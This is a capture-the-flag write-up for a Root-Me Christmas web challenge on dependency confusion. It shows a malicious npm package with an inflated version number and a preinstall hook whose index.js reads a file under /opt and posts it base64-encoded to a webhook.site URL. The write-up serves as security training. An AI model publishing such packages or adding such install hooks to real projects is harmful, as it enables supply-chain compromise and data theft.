[CTF] Root-Me Xmas 2025 - Web - Confusion among the Elves
The challenge is based on https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610, which introduced a new kind of attack called Dependency Confusion.
Fun fact: during day 1 of this challenge, when everyone started trying it, we were flagged by “automated security systems” as a threat actor. As a result, the challenge creator had to switch to local settings. More information: https://panther.com/blog/elf-on-a-(npm)-shelf
Challenge Description
Every winter, the elves’ factory relies on a massive statistics system to optimize gift production. Everything was running smoothly… until DevSecOops the elf spilled his eggnog all over his laptop. Disaster: he lost the only access to the production server, which contains the one and only copy of Santa’s List!
From his… let’s say “foggy” memory, the file should be somewhere inside the /opt/ directory.
Time is running out: without the list, there’s no way to finish production before the big day.
Your mission? Find a way to recover the list by accessing the production server!
Save Christmas… and DevSecOops’ already fragile reputation!
(Remember to clean up any files you create for this challenge—especially on external services—to avoid any hypothetical issues with your accounts.)

Writeup
The goal of this challenge was to perform a dependency confusion exploit to hijack an npm package and gain RCE against the server when it downloaded the malicious package.
Visiting the website, we were presented with a login form. If no account exists, it simply creates one automatically.

Once created, we are redirected to the profile page.

Nothing of interest could be found at first glance. However, while inspecting the requests using Burp, we noticed that a specific endpoint was displaying the metadata of an npm package.
Bingo! Thanks to the hints in the description and the challenge’s name, we understood how to exploit it.

We needed to create a dependency confusion scenario so that the server would install our malicious npm package instead of the local one they had hosted.
Steps
mkdir elf-stats-starlit-northstar-873
cd elf-stats-starlit-northstar-873
npm init -y
Now we can create the malicious package.json and index.js
{
  "name": "elf-stats-starlit-northstar-873",
  "version": "999.9.9",
  "description": "Package generated automatically every 2 minutes..",
  "main": "index.js",
  "scripts": {
    "preinstall": "node index.js"
  },
  "author": "Elf Workshop",
  "license": "MIT"
}
const { execSync } = require("child_process");

let data = "";

try {
  data = execSync("cat /opt/santa-list.txt 2>/dev/null").toString();
} catch (e) {
  console.error("cat failed:", e.message);
  data = "no data";
}

execSync(
  `curl -X POST https://webhook.site/5906dbbf-6e45-48a7-8bfa-31f5d4782062/ --data '${Buffer.from(
    data
  ).toString("base64")}'`
);
The most important part was using a version number higher than the one in the local repository, which was 1.0.0.
We then published it using npm publish. You may be prompted to log in to https://www.npmjs.com/ , but simply follow the steps. After publishing, you should see the package listed in your npm account under “Packages.”

In the index.js payload we used following website as a hook: https://webhook.site/. After some time, we received a response from the victim server, which was base64-encoded due to our script.

Which decoded from base64 gives us: RM{_D3p3nd3ncy_C0nfus10n_1s_N0t_4_G4m3_}